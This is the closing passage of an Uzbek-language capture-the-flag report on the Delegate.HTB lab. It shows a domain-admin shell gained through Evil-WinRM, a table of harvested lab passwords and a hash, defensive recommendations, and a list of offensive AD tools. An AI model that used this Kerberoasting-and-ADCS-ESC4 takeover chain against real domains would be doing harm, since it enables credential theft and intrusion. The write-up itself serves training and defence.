Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
delegate\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> █
```

[RASM: Evil-WinRM natijasi - Screenshot 15 (whoami: delegate\administrator)]

DOMAIN ADMIN KIRISHI MUVAFFAQIYATLI!

whoami ⇒ delegate\administrator

15. TO'PLANGAN HISOB MA'LUMOTLARI

Foydalanuvchi	Parol / Hash	Qanday olindi	Imtiyoz
James.Anguilar	S3norit@!	LDAP description	Domain User
svc_mssql	Passw0rd!	Kerberoasting + Hashcat	IT guruh
Administrator	51f1d2f3...d802 (NT)	ESC4 + PKINIT	Domain Admin

16. HIMOYA TAVSIYALARI

16.1 Description maydonlarida parol saqlash

Muammo: James.Anguilar paroli LDAP description maydonida ochiq holda saqlangan.

- Barcha AD ob'ektlari description maydonlari tekshirilishi kerak
- Parollar, maxfiy ma'lumotlar AD atributlarida saqlanmasligi kerak
- PowerShell: Get-ADUser -Filter * -Properties Description | Where {\$_.Description - match 'pass|pwd|secret'}

16.2 Service Account paroli mustahkamligi

Muammo: svc_mssql paroli (Passw0rd!) rockyou.txt so'z ro'yxatida mavjud va hashcat tomonidan bir zumda crack qilindi.

- Service account parollari 25+ belgi, tasodifiy bo'lishi kerak
- Managed Service Accounts (MSA) yoki Group Managed Service Accounts (gMSA) ishlatilishi kerak
- Kerberoasting uchun: AES256 shifrlash majburiy qilinsin (RC4 o'chirilsin)

16.3 ADCS ESC4 zaifligini bartaraf etish

Muammo: Dumbledore shablonida Domain Users guruhiga yozish (WriteDacl/WriteProperty) huquqi berilgan.

- Sertifikat shablonlari ACL'larini tekshirish: faqat to'g'ri guruhlar yozish huquqiga ega bo'lishi kerak
- Certipy find -vulnerable buyrug'i bilan muntazam skan o'tkazish
- CA Manager Approval talabi qo'shilsin (high-value shablonlar uchun)
- Sertifikat so'rovlari auditlansin

17. TOOLLAR QISQACHA MA'LUMOTNOMA

Asbob	Vazifa	Qayerdan olish
nmap	Port skan va xizmat aniqlash	linux paketlar: nmap
ldapsearch	LDAP so'rovlari	ldap-utils paketig
crackmapexec	SMB/AD hisob tekshiruvi	github.com/byt3bl33d3r/CrackMapExec
impacket-GetUserSPNs	Kerberoasting	impacket paketi
hashcat	Parol crack qilish	hashcat.net
xfreerdp	RDP klient	freerdp paketi
bloodhound-python	AD enumeration	github.com/fox-it/BloodHound.py
certipy-ad	ADCS zaiflik topish va ekspluatatsiya	github.com/ly4k/Certipy
evil-winrm	WinRM orqali shell	github.com/Hackplayers/evil-winrm

Hisobot tugadi — Delegate.HTB / 2026-04-11